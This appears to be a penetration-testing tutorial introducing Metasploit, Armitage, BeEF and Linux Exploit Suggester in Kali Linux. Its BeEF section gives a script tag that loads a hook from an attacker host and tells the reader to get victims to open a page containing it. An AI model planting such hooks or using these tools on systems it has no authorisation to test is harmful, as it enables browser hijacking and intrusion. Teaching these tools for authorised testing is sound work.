
Metasploit


As we mentioned before, Metasploit is a product of Rapid7 and most of the resources can be found on their web page [www.metasploit.com](https://www.metasploit.com./). It is available in two versions - commercial and free edition. The differences between these two versions is not much hence, in this case we will be using the Community version (free).

As an Ethical Hacker, you will be using “Kali Ditribution” which has the Metasploit community version embedded, along with other ethical hacking tools which are very comfortable by saving time of installation. However, if you want to install as a separate tool it is an application that can be installed in the operating systems like Linux, Windows and OS X.


First, open the Metasploit Console in Kali. Then, go to Applications → Exploitation Tools → Metasploit.




After it starts, you will see the following screen, where the version of Metasploit is underlined in red.



In the console, if you use help or ? symbol, it will show you a list with the commands of MSP along with their description. You can choose based on your needs and what you will use.




Another important administration command is **msfupdate** which helps to update the metasploit with the latest vulnerability exploits. After running this command in the console, you will have to wait several minutes until the update is complete.




It has a good command called “Search” which you can use to find what you want as shown in the following screenshot. For example, I want to find exploits related to Microsoft and the command can be **msf >search name:Microsoft type:exploit**.

Where “search” is the command, ”name” is the name of the object that we are looking for, and “type” is what kind of script we are looking for.



Another command is “info”. It provides the information regarding a module or platform where it is used, who is the author, vulnerability reference, and the payload restriction that this can have.




Armitage

Armitage GUI for metasploit is a complement tool for metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features.


Let’s open it, but firstly metasploit console should be opened and started. To open Armitage, go to Applications → Exploit Tools → Armitage.



Click the **Connect** button, as shown in the following screenshot.




When it opens, you will see the following screen.




Armitage is user friendly. The area “Targets” lists all the machines that you have discovered and you are working with, the hacked targets are red in color with a thunderstorm on it.

After you have hacked the target, you can right-click on it and continue exploring with what you need to do such as exploring (browsing) the folders.



In the following GUI, you will see the view for the folders, which is called console. Just by clicking the folders, you can navigate through the folders without the need of metasploit commands.

On the right side of the GUI, is a section where the modules of vulnerabilities are listed.



BeEF

BeEF stands for **Browser Exploitation Framework**. It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment using client-side attack vectors.

First, you have to update the Kali package using the following commands −


root@kali:/# apt-get update

root@kali:/# apt-get install beef-xss

To start, use the following command −

root@kali:/# cd /usr/share/beef-xss

root@kali:/# ./beef



Open the browser and enter the username and password: **beef**.




The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. In this example, the location of **BeEF** hook is at **http://192.168.1.101:3000/hook.js**.


In order to attack a browser, include the JavaScript hook in a page that the client will view. There are a number of ways to do that, however the easiest is to insert the following into a page and somehow get the client to open it.

<script src = "http://192.168.1.101:3000/hook.js" type = "text/javascript"></script>

Once the page loads, go back to the BeEF Control Panel and click “Online Browsers” on the top left. After a few seconds, you should see your IP address pop-up representing a hooked browser. Hovering over the IP will quickly provide information such as the browser version, operating system, and what plugins are installed.



To remotely run the command, click the “Owned” host. Then, on the command click the module that you want to execute, and finally click “Execute”.



Linux Exploit Suggester

It suggests possible exploits given the release version **‘uname -r’** of the Linux Operating System.

To run it, type the following command −

root@kali:/usr/share/linux-exploit-suggester# ./Linux\_Exploit\_Suggester.pl -k 3.0.0

**3.0.0** is the kernel version of Linux OS that we want to exploit.

